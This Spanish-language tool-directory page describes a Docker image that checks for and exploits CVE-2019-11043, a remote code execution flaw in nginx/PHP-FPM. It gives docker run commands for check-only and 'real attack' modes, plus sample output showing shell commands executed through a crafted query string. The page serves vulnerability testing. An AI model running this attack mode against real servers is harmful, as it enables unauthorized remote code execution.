
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
docker-CVE-2019-11043 — Imagen de Docker y comandos para comprobar la vulnerabilidad CVE-2019-11043 en aplicaciones nginx/php-fpm. | Kitploit
Herramientas/GitHubGitHub/ypereirareis/docker-cve-2019-11043
Escáneres de VulnerabilidadesAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHubypereirareis/docker-cve-2019-11043

docker-CVE-2019-11043

Imagen de Docker y comandos para comprobar la vulnerabilidad CVE-2019-11043 en aplicaciones nginx/php-fpm.

Ver RepositorioSitio web
828hace 6 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Imagen de Docker y comandos para comprobar CVE-2019-11043

Build Status

  • CVE: CVE-2019-11043
  • Descripción: En las versiones de PHP 7.1.x anteriores a 7.1.33, 7.2.x anteriores a 7.2.24 y 7.3.x anteriores a 7.3.11, en ciertas configuraciones de FPM, es posible provocar que el módulo FPM escriba más allá de los búferes asignados hacia el espacio reservado para los datos del protocolo FCGI, abriendo así la posibilidad de ejecución remota de código.
  • Detalles: https://nvd.nist.gov/vuln/detail/CVE-2019-11043
  • Exploit de Github: https://github.com/neex/phuip-fpizdam

Ayuda

docker run --rm ypereirareis/cve-2019-11043
docker run --rm ypereirareis/cve-2019-11043 -h

Comprobar un sitio web o URL

docker run --rm ypereirareis/cve-2019-11043 --only-qsl https://domain.tld/index.php

Ejemplo de resultado vulnerable:

https://github.com/neex/phuip-fpizdam#playground-environment

Solo modo de comprobación

$ docker run --rm --net=host ypereirareis/cve-2019-11043 --only-qsl http://127.0.0.1:8080/script.php
2019/10/30 10:55:35 Base status code is 200
2019/10/30 10:55:35 Status code 502 for qsl=1765, adding as a candidate
2019/10/30 10:55:35 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2019/10/30 10:55:35 Detect() found QSLs and that's it

Modo de ataque real

$ docker run --rm --net=host ypereirareis/cve-2019-11043 http://127.0.0.1:8080/script.php 
2019/10/30 11:03:33 Base status code is 200
2019/10/30 11:03:33 Status code 502 for qsl=1765, adding as a candidate
2019/10/30 11:03:33 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2019/10/30 11:03:33 Attack params found: --qsl 1760 --pisos 55 --skip-detect
2019/10/30 11:03:33 Trying to set "session.auto_start=0"...
2019/10/30 11:03:33 Detect() returned attack params: --qsl 1760 --pisos 55 --skip-detect <-- REMEMBER THIS
2019/10/30 11:03:33 Performing attack using php.ini settings...

2019/10/30 11:03:33 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2019/10/30 11:03:33 Trying to cleanup /tmp/a...
2019/10/30 11:03:33 Done!

Exploit

Ejemplo de resultado sin vulnerabilidad:

$ docker run --rm ypereirareis/cve-2019-11043 --only-qsl https://domain.tld/wp_admin.php
2019/10/28 09:41:30 Base status code is 200
2019/10/28 09:41:32 Detect() returned error: no qsl candidates found, invulnerable or something wrong

Construir la imagen de Docker

docker build -t ypereirareis/cve-2019-11043 .
Descargar herramienta